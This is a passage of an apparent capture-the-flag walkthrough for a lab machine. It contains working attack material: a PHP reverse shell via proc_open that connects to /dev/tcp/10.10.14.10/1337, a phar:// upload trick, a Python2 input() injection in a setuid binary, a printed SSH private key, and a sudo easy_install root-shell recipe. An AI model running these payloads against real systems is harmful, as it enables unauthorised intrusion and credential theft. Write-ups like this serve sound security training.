Additional .ini files parsed	/etc/php/8.0/apache2/conf.d/10-opcache.ini, /etc/php/8.0/apache2/conf.d/10-pdo.ini, /etc/php/8.0/apache2/conf.d/20-calendar.ini, /etc/php/8.0/apache2/conf.d/20-ctype.ini, /etc/php/8.0/apache2/conf.d/20-curl.ini, /etc/php/8.0/apache2/conf.d/20-exif.ini, /etc/php/8.0/apache2/conf.d/20-ffi.ini, /etc/php/8.0/apache2/conf.d/20-fileinfo.ini, /etc/php/8.0/apache2/conf.d/20-ftp.ini, /etc/php/8.0/apache2/conf.d/20-gettext.ini, /etc/php/8.0/apache2/conf.d/20-iconv.ini, /etc/php/8.0/apache2/conf.d/20-phar.ini, /etc/php/8.0/apache2/conf.d/20-posix.ini, /etc/php/8.0/apache2/conf.d/20-readline.ini, /etc/php/8.0/apache2/conf.d/20-shmop.ini, /etc/php/8.0/apache2/conf.d/20-sockets.ini, /etc/php/8.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.0/apache2/conf.d/20-sysvsem.ini, /etc/php/8.0/apache2/conf.d/20-sysvshm.ini, /etc/php/8.0/apache2/conf.d/20-tokenizer.ini

This means that there is Remote Code Execution, as we can run arbitrary PHP code. Unfortunately, the PHP info page reveals some functions such as `system()`, `shell_exec()`, and `popen()` to be disabled, meaning we will have to find a different approach to gain a foothold on the target.



disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen
display_errors	Off	Off

Searching the web for the keywords `php`, `disabled_functions`, and `bypass` leads us to a tool called dfunc-bypasser, which automatically loops trough an array of so-called *dangerous* functions that could lead to a reverse shell, and checks whether any of them are enabled on the target. Before we run the tool, we need to make sure that it uses the `Special-Dev` HTTP Header.

On line 38 in the `defunct-bypasser.py` file, we find the following code:

```
if(args.url):
    url = args.url
    phpinfo = requests.get(url).text
```

We add the header as a parameter, and proceed to run the script.

```
if(args.url):
    url = args.url
    phpinfo = requests.get(url, headers={"Special-dev":"only4dev"}).text
```

```
python dfunc-bypasser.py --url 'http://dev.siteisup.htb/?
page=phar://uploads/6723be7f59bf9a81d941ecfc3c1bb717/info.txt/info'
```

```
python dfunc-bypasser.py --url 'http://dev.siteisup.htb/?page=phar://uploads/6723be7f59bf9a81d941ecfc3c1bb717
/info.txt/info'

Please add the following functions in your disable_functions option:
proc_open
```

The script's output suggests that we might be able to use proc_open to execute commands, as the function is not disabled by our target. Reading through the `PHP` documentation, we find out that `proc_open` is similar to `popen`, and can be used in the same fashion to execute arbitrary commands. We proceed to create a reverse shell payload, using this function.

```
<?php
$descriptorspec = array(
0 => array('pipe', 'r'), // stdin
1 => array('pipe', 'w'), // stdout
2 => array('pipe', 'a') // stderr
);
$cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.10/1337 0>&1'";
$process = proc_open($cmd, $descriptorspec, $pipes, null, null);
?>
```

Just like before, we write the above payload to a file called `rev.php`, compress it using the `zip` command, rename it to a whitelisted extension like `.txt`, and finally upload the file.

```
zip rev.zip rev.php
mv rev.zip rev.txt
```

We set up a `Netcat` listener on port `1337` and execute the script in the same fashion as before, by using the `phar://` wrapper and browsing to the `/uploads` folder where our file is stored.

```
nc -lvnp 1337
```

```
nc -lvnp 1337

Ncat: Connection from 10.10.11.177:53222.
bash: cannot set terminal process group (909): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$
```

We successfully receive a shell as the `www-data` user.

Lateral Movement

After gaining an initial foothold, we take a look around the system. Reading the contents of `/etc/passwd`, we find that there is a user called `developer`.

```
cat /etc/passwd | grep -v -e false -e nologin -e sync
```

```
www-data@updown:/home$ cat /etc/passwd | grep -v -e false -e nologin -e sync

root:x:0:0:root:/root:/bin/bash
developer:x:1002:1002::/home/developer:/bin/bash
```

Let's try to visit their home directory and list the contents.

```
cd /home/developer/
ls -l
```

```
www-data@updown:/home/developer$ ls -l

total 8
drwxr-x--- 2 developer www-data  4096 Jun 22 15:45 dev
-rw-r----- 1 root      developer   33 Nov 25 09:44 user.txt
```

In the home directory there is a folder named `dev`, which is owned by the group `www-data`. Let's enter this folder and explore what it contains.

```
cd dev/
ls -l
```

```
www-data@updown:/home/developer/dev$ ls -l

total 24
-rwsr-x--- 1 developer www-data 16928 Jun 22 15:45 siteisup
-rwxr-x--- 1 developer www-data   154 Jun 22 15:45 siteisup_test.py
```

There are two files in the `dev` folder; a python script and a setuid executable. When an executable has the `setuid` permission set it, will run as the respective owner of the file, in this case `developer`. The contents of the Python script are as follows.

```
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
```

The script asks for input for a URL using the built-in `input()` function. The `input()` function in Python2 is known to be insecure, as it acts similar to the `eval()` function, which allows for executing code as a string. We can tell that the script is being ran with `Python2`, as the `print` statements don't have parentheses. We can try exploiting this by using the following input.

```
__import__('os').system('/bin/bash')
```

This string imports the `os` module and uses the `system()` function to run OS commands. Let's run the setuid executable and try injecting the payload.

```
./siteisup
__import__('os').system('/bin/bash')
```

The payload is executed successfully and we obtain a shell as the `developer` user. We can read the user's private `SSH` key at `/home/developer/.ssh/id_rsa` and use SSH for a more persistent foothold.

```
cat /home/developer/.ssh/id_rsa
```

```
developer@updown:/home/developer/dev$ cat /home/developer/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6FOzixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
<...SNIP...>
ZSESqGN9EfOnUqvQa317rHnO3moDWTnYDbynVJuiQHlDaSCyf+uaZoCMINSG5IOC/4Sj0v
3zga8EzubgwnpU7r9hN2jWboCCIOeDtvXFv08KT8pFDCCA+sMa5uoWQlBqmsOWCLvtaOWe
N4jA+ppn1+3e0AAAASZGV2ZWxvcGVyQHNpdGVpc3VwAQ==
-----END OPENSSH PRIVATE KEY-----
```

We paste the key into a file locally, assigning it the correct privileges, and can then use it to connect to the target.

```
chmod 600 id_rsa
ssh -i id_rsa developer@siteisup.htb
```

Finally, we can find the `user` flag under `/home/developer/user.txt`.

Privilege Escalation

When logged in with SSH, we can try running `sudo -l` to see if the `developer` user is allowed to run commands with Sudo privileges.

```
sudo -l
```

```
developer@updown:~$ sudo -l

Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
```

The output above shows that the `developer` user may run `easy_install`, without a password. GTFOBins is an excellent website where we can search for Linux commands that can be misused in order to gain a shell, read/write to files, etc. Searching for `easy_install` shows that it can in fact be abused to spawn a shell with elevated privileges.

.. / easy_install

☆ Star 7,367

Shell | Reverse shell | File upload | File download | File write | File read | Library load | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
easy_install $TF
```

While there are multiple possibilities listed, we are primarily interested in the `Sudo` section, which states that when `easy_install` is ran as the superuser, the elevated privileges are **not** dropped, allowing us to maintain access as that user.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
```

The PoC shown above is a sequence of `bash` commands. Firstly, a temporary directory is created, wherein a `Python` script that spawns a `/bin/sh` shell is subsequently created. Since `easy_install` is a (deprecated) Python module which installs Python libraries, the final part of the PoC consists of 'installing' the script we just created (using `sudo`), which will trigger the payload and spawn a shell as `root`.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" >
$TF/setup.py
sudo easy_install $TF
```

Let's try to run the commands from the code block shown above.

```
developer@updown:~$ sudo easy_install $TF

WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.IekIkkM9H9
Writing /tmp/tmp.IekIkkM9H9/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.IekIkkM9H9/egg-dist-tmp-MyxIDu
# id
uid=0(root) gid=0(root) groups=0(root)
```

We successfully obtained a shell as `root`. The final flag can be found at `/root/root.txt`.